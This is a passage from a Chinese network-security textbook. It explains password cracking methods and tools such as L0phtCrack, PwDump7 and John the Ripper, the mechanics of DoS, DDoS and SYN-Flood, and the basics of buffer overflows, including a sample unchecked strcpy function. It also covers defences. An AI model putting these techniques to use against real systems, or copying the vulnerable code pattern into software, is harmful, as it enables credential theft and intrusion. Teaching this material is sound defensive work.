


图 3-10　截取的账号和口令

(3) 口令破解。口令破解可以分为在线破解和离线破解两种方式。在线破解,就是用程序自动生成密码组合,自动重复尝试登录被攻击主机或系统。这种方法可以用设置重复登录次数限制或在 Internet 上普遍采用的登录时要求输入验证的方法加以防范。离线破解需要先访问保存密码信息的文件或数据库,再获取用户的账户名(如电子邮件@前面的部分),利用一些专门软件强行破解用户口令,这种方法不受网段限制,但攻击时要有足够耐心。

离线破解通常有字典攻击、穷举攻击和组合攻击三种方式。

① 字典攻击。攻击者对所有英文单词进行尝试,程序将按序取出一个又一个单词,进行一次又一次尝试,直到成功。对于一个有 8 万个英文单词的集合来说,入侵者不到一分钟就可以试完。如果用户的口令不太长或是用单词,那么很快就会被破译。

② 穷举攻击。如果字典攻击不能成功,攻击者可以采取穷举攻击。一般从长度为 1 的口令开始,按长度递增进行尝试攻击。由于人们偏爱简单易记的口令,穷举攻击的成功率高。如果每千分之一秒检查一个口令,那么 86%的口令可以在一周内破译。

③ 组合攻击。这种方法结合字典攻击和穷举攻击的特点,先字典攻击,再采用海量连续测试口令的方法进行穷举攻击。

LC5(L0phtCrack)是一个 Windows 2000 密码审计工具,能根据操作系统中存储的加密哈希计算 Windows 2000 密码,功能强大、丰富。它用三种方式破解密码:词典攻击、穷举攻击和组合攻击。

PwDump7 不是一个密码破解程序,它能从 SAM 数据库中提取密码哈希(Hash),如图 3-11 所示,而 LC5 不能提取密码哈希。Windows 2000 使用了 SYSkey 对口令进行更强的加密,LC5 要在 Windows 2000 下提取密码哈希(Hash),必须使用 PwDump7。



图 3-11 PwDump7 提取目标主机密码哈希

2. 口令攻击的防范

防范口令攻击的方法很简单,只要使自己的口令不在英语字典中,且不可能被别人猜出就可以了。一个好的口令应当至少有 7 个字符长,不用个人信息(如生日、名字等),口令中要有一些非字母(如数字、标点符号、控制字符等),不能写在纸上或计算机中的文件中。选择口令的一个好方法是将两个不相关的词用一个数字或控制字符相连,并截断为 8 个字符,例如口令可以是 me2.hk97。

保持口令安全的要点如下:不要将口令写下来;不要将密码保存在计算机文件中;不

要选取显而易见的信息作密码；不要让别人知道；不要在不同系统上使用同一口令；定期改变口令，至少6个月要改变一次。

★　应用案例

1. Windows 2000 口令破解程序

下面介绍 Windows 2000 口令破解程序。

（1）L0phtCrack 是一个 Windows 2000 密码审计工具，能根据操作系统中存储的加密哈希计算 Windows 2000 密码，功能非常强大、丰富，是目前市场上最好的 Windows 2000 密码破解程序之一。它有三种方式可以破解密码：词典攻击、组合攻击、强行攻击。L0phtCrack 有一个美观、容易使用的 GUI，而且利用了 Windows 2000 的两个实际缺陷，这使得 L0phtCrack 速度奇快。

（2）NTSweep 使用的方法和其他口令破解程序不同。它不是下载口令并离线破解，NTSweep 是利用了 Microsoft 允许用户改变口令的机制。NTSweep 首先取定一个单词，NTSweep 使用这个单词作为账号的原始口令并试图把用户的口令改为同一个单词。如果主域控制机器返回失败信息，就可知道这不是原来的口令。反之如果返回成功信息，就说明这一定是账号的口令。因为成功地把口令改成原来的值，用户永远不会知道口令曾经被人修改过。

（3）PwDump7 不是一个口令破解程序，但是它能用来从 SAM 数据库中提取口令哈希。L0phtCrack 已经内建了这个特征，但是 PwDump7 还是很有用的。首先，它是一个小型的、易使用的命令行工具，能提取口令哈希。其次，目前很多情况下 L0phtCrack 的版本不能提取口令哈希。如 SYSTEM 是一个能在 NT 下运行的程序，为 SAM 数据库提供了很强的加密功能，如果 SYSTEM 在使用，L0phtCrack 就无法提取哈希口令，但是 PwDump7 还能使用；而且要在 Windows 2000 下提取哈希口令，必须使用 PwDump7，因为系统使用了更强的加密模式来保护信息。

2. UNIX 口令破解程序

下面介绍 UNIX 口令破解程序。

（1）Crack 是一个旨在快速定位 UNIX 口令弱点的口令破解程序。Crack 使用标准的猜测技术确定口令。它检查口令是否为如下情况之一：和 user id 相同、单词 password、数字符串、字母串。Crack 通过加密一长串可能的口令，并把结果和用户的加密口令相比较，看其是否匹配。用户的加密口令必须是在运行破解程序之前就已经提供的。

（2）John the Ripper，UNIX 口令破解程序，但也能在 Windows 平台运行，功能强大、运行速度快，可进行字典攻击和强行攻击。

3.4.2　拒绝服务攻击与防御

拒绝服务攻击行动使网站服务器充斥大量要求回复的信息，消耗网络带宽或系统资源，导致网络或系统不胜负荷直至瘫痪而停止正常的网络服务。

1. 拒绝服务攻防概述

"拒绝服务"的一种攻击方式为：传送众多要求确认的信息到服务器，使服务器中充斥着这种无用的信息。所有的信息都有需要回复的虚假地址，以至于当服务器试图回传时，却无法找到用户。服务器于是暂时等候，有时超过一分钟，然后再切断连接。服务器切断连接时，黑客再度传送新一批需要确认的信息，这个过程周而复始，最终导致服务器瘫痪。

最常遭受拒绝服务攻击的目标包括路由器、数据库、Web 服务器、FTP 服务器以及与协议相关的网络服务(如 DNS、WINS 和 SMB)。

2. 拒绝服务攻击分类

拒绝服务攻击有很多种分类方法，按照入侵方式，拒绝服务攻击可以分为资源消耗型 DoS 攻击、配置修改型 DoS 攻击、物理破坏型 DoS 攻击和服务利用型 DoS 攻击。

(1) 资源消耗型 DoS 攻击。资源消耗型拒绝服务是指入侵者试图消耗目标的合法资源，例如网络带宽、内存、硬盘空间和 CPU 利用率，从而得到拒绝服务的目的。

(2) 配置修改型 DoS 攻击。计算机配置不当可能造成系统运行不正常甚至根本不能运行。入侵者通过修改或者破坏系统的配置信息来阻止其他合法用户使用计算机和网络提供的服务，主要有几种：改变路由信息、修改 Windows 注册表、修改 Linux 的各种配置文件。

(3) 物理破坏型 DoS 攻击。物理破坏型拒绝服务主要针对物理设备的安全，入侵者可以通过破坏或改变网络部件以实现拒绝服务。

(4) 服务利用型 DoS 攻击。利用入侵目标的自身资源实现入侵意图，由于被入侵系统具有漏洞和通信协议的弱点，这给入侵者提供了机会。入侵者利用 TCP/IP 及目标责任系统自身应用软件中的一些漏洞和弱点达到拒绝服务的目的。例如投入使用的 Web 服务器有这样一个错误：当出现特定的错误时，会显示一个消息框，黑客可以利用这一缺陷向用户的计算机发送数目较少的请求，使该消息显示出来。这会锁定所有的线程请求，因此有效阻止了其他人的访问请求。在 TCP/IP 堆栈中存在很多漏洞，如允许碎片包、大数据包、IP 路由选择、半公开 TCP 连接和数据包 Flood 等都能使系统崩溃。

3. 分布式拒绝服务攻击

分布式拒绝服务攻击(distributed DoS，DDoS)是目前黑客经常采用而难以防范的攻击手段。本节着重描述黑客是如何组织并发起的 DDoS 攻击，并结合其中的 Syn Flood 实例，使读者可以对 DDoS 攻击有一个更形象的了解。

1) DDoS 攻击的概念

最基本的 DoS 攻击就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。DDoS 攻击手段是在传统的 DoS 攻击基础上产生的一类攻击方式。单一的 DoS 攻击一般是采用一对一方式的，当攻击目标 CPU 速度低、内存小或者网络带宽小等各项性能指标不高时，它的效果是明显的。随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得 DoS 攻击的困难程度加大了——目标对恶意攻击包的"消化能力"加强了不少，例如你的攻击软件每秒钟可以发送 3 000 个攻击包，但我的主机与网络带宽每秒钟可以处理 10 000 个攻击包，这样一来攻

击就不会产生什么效果。

理解了 DoS 攻击的话,它的原理就很简单。如果说计算机与网络的处理能力加大了 10 倍,用一台攻击机来攻击不再能起作用的话,攻击者使用 10 台攻击机同时攻击呢? 用 100 台呢? DDoS 就是利用更多的傀儡机(肉鸡)来发起进攻,以比从前更大的规模来进攻受害者。

高速广泛连接的网络给大家带来了方便,也为 DDoS 攻击创造了极为有利的条件。这使得攻击可以从更远的地方或者其他城市发起,攻击者的傀儡机位置可以分布在更大的范围,选择起来更灵活。这时候分布式的拒绝服务攻击手段(DDoS)就应运而生了。

2) 被 DDoS 攻击时的现象

被攻击主机上有大量等待的 TCP 连接,网络中充斥着大量的无用的数据包,源地址为假,制造高流量无用数据,造成网络拥塞,使受害主机无法正常和外界通信,利用受害主机提供的服务或传输协议上的缺陷,反复高速地发出特定的服务请求,使受害主机无法及时处理所有正常请求,严重时会造成系统死机。

3) DDoS 攻击运行原理

如图 3-12 所示,一个比较完善的 DDoS 攻击体系分成四大部分,先来看一下最重要的第二和第三部分——控制傀儡机,攻击傀儡机:它们分别用做控制和实际发起攻击。请注意控制机与攻击机的区别,对第四部分的受害者来说,DDoS 的实际攻击包是从第三部分攻击傀儡机上发出的,第二部分的控制傀儡机只发布命令而不参与实际的攻击。对第二和第三部分计算机,黑客有控制权或者是部分的控制权,并把相应的 DDoS 程序上传到这些平台上,这些程序与正常的程序一样运行并等待来自黑客的指令,通常它还会利用各种手段隐藏自己不被别人发现。在平时,这些傀儡机并没有什么异常,只是一旦黑客连接到它们进行控制,并发出指令的时候,攻击傀儡机就成为害人者去发起攻击了。




图 3-12 DDoS 攻击

为什么黑客不直接去控制攻击傀儡机,而要从控制傀儡机上转一下呢? 这就是 DDoS 攻击难以追查的原因之一。从攻击者的角度来说,肯定不愿意被捉到,而攻击者使用的傀儡

机越多，他实际上提供给受害者的分析依据就越多。在占领一台机器后，高水平的攻击者会首先做两件事：考虑如何留好后门，如何清理日志。这就是擦掉脚印，不让自己做的事被别人察觉到。

但是在第三部分攻击傀儡机上清理日志是一项庞大的工程，即使有很好的日志清理工具的帮助，黑客对这个任务也很头痛。这就导致了有些攻击机弄得不干净，通过它上面的线索找到了控制它的上一级计算机，这上级的计算机如果是黑客自己的机器，那么他就会被揪出来了。但如果这是控制用的傀儡机的话，黑客自身还是安全的。控制傀儡机的数目相对很少，一般一台就可以控制几十台攻击机，清理一台计算机的日志对黑客来讲就轻松多了，这样从控制机再找到黑客的可能性也大大降低。

4. DDoS 攻击的防范

到目前为止，进行 DDoS 攻击的防御还是比较困难的。首先，这种攻击的特点是它利用了 TCP/IP 的漏洞。一位资深的安全专家给了个形象的比喻：DDoS 就好像有 1 000 个人同时给你家里打电话，这时候你的朋友还打得进来吗？

网管员作为一个企业内部网的管理者，在他维护的网络中有一些服务器需要向外提供 WWW 服务，因而不可避免地成为 DDoS 的攻击目标，该如何做呢？可以从主机与网络设备两个角度去考虑。

(1) 主机上的设置。几乎所有的主机平台都有抵御 DoS 的设置，基本分为几种情况：关闭不必要的服务；限制同时打开的 Syn 半连接数目；缩短 Syn 半连接的 time out 时间；及时更新系统补丁。

(2) 网络设备上的设置。企业网的网络设备可以从防火墙与路由器上考虑。这两个设备是到外界的接口设备，在进行防 DDoS 设置的同时，要注意以多大的效率牺牲为代价的，对你来说是否值得。

(3) 防火墙：禁止对主机的非开放服务的访问；限制同时打开的 SYN 最大连接数；限制特定 IP 地址的访问；启用防火墙的防 DDoS 的属性；严格限制对外开放的服务器的向外访问。

(4) 路由器：以 Cisco 路由器为例，Cisco Express Forwarding；使用 unicast reverse-path；访问控制列表(ACL)过滤；设置 SYN 数据包流量速率；升级版本过低的 ISO；为路由器建立 log server。

★ 应用案例

SYN-Flood 是目前最流行的 DDoS 攻击手段，早先的 DoS 的手段在向分布式这一阶段发展的时候也经历了浪里淘沙的过程。SYN-Flood 的攻击效果最好，这应该是众黑客不约而同选择它的原因。

1. TCP 连接的三次握手协议

SYN-Flood 利用了 TCP/IP 的固有漏洞。面向连接的 TCP 三次握手是 SYN-Flood 存在的基础。TCP 连接的三次握手过程如图 3-13 所示。在第一步中，客户端向服务器端提出连接请求。这时 TCP SYN 标志置位。客户端告诉服务器端序列号区域合法，需要检查。客户端在 TCP 报头的序列号区中插入自己的 ISN。服务器端收到该 TCP 分段后，在第二

步以自己的 ISN 回应(SYN 标志置位),同时确认收到客户端的第一个 TCP 分段(ACK 标志置位)。在第三步中,客户端确认收到服务器端的 ISN(ACK 标志置位)。到此为止建立完整的 TCP 连接,开始全双工模式的数据传输过程。




图 3-13　TCP 三次握手

图 3-14　SYN-Flood 恶意地不完成三次握手

2. SYN-Flood 攻击者对三次握手的利用

如图 3-14 所示,假设一个用户向服务器发送了 SYN 报文后突然死机或掉线,那么服务器在发出 SYN+ACK 应答报文后是无法收到客户端的 ACK 报文的(第三次握手无法完成),这种情况下服务器端会再次发送 SYN+ACK 给客户端并等待一段时间后丢弃这个未完成的连接,这段时间的长度称为 SYN Timeout,一般来说这个时间是分钟的数量级(30 秒至 2 分钟);一个用户出现异常导致服务器的一个线程等待 1 分钟并不是什么很大的问题,但如果有一个恶意的攻击者大量模拟这种情况,服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源——数以万计的半连接,即使是简单的保存并遍历也会消耗非常多的 CPU 时间和内存,何况还要不断对这个列表中的 IP 进行 SYN+ACK 的重试。如果服务器的 TCP/IP 栈不够强大,最后的结果是堆栈溢出崩溃——即使服务器端的系统足够强大,服务器端也将忙于处理攻击者伪造的 TCP 连接请求而无暇理睬客户的正常请求,此时从正常客户的角度看来,服务器失去响应,这种情况称做服务器端受到了 SYN-Flood 攻击(SYN 泛洪攻击)。

3.4.3　缓冲区溢出攻击与防御

缓冲区溢出是一种非常普遍、非常危险的漏洞,在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击,可以导致程序运行失败、系统宕机、重新启动等后果。更为严重的是,可以利用它执行非授权指令,甚至可以取得系统特权,进而进行各种非法操作。缓冲区溢出攻击有多种英文名称: buffer overflow,buffer overrun,smash the stack,trash the stack,scribble the stack,mangle the stack,memory leak,overrun screw。

1. 缓冲区溢出的原理

缓冲区溢出的原理是:通过往程序的缓冲区写超出其长度的内容,造成缓冲区的溢出,从而破坏程序的堆栈,使程序转而执行其他指令,以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。例如下面的程序:

```
void function(char *str)
{
char buffer[16];
strcpy(buffer,str);
}
```

上面的strcpy()将直接把str中的内容copy到buffer中。这样只要str的长度大于16,就会造成buffer的溢出,使程序运行出错。存在像strcpy()这样问题的标准函数还有strcat()、sprintf()、vsprintf()、gets()、scanf()等。

当然,随便往缓冲区中填东西造成它溢出一般只会出现"分段错误"(segmentation fault),而不能达到攻击的目的。最常见的手段是通过制造缓冲区溢出使程序运行一个用户shell,再通过shell执行其他命令。如果该程序属于root且有suid权限的话,攻击者就获得了一个有root权限的shell,可以对系统进行任意操作了。

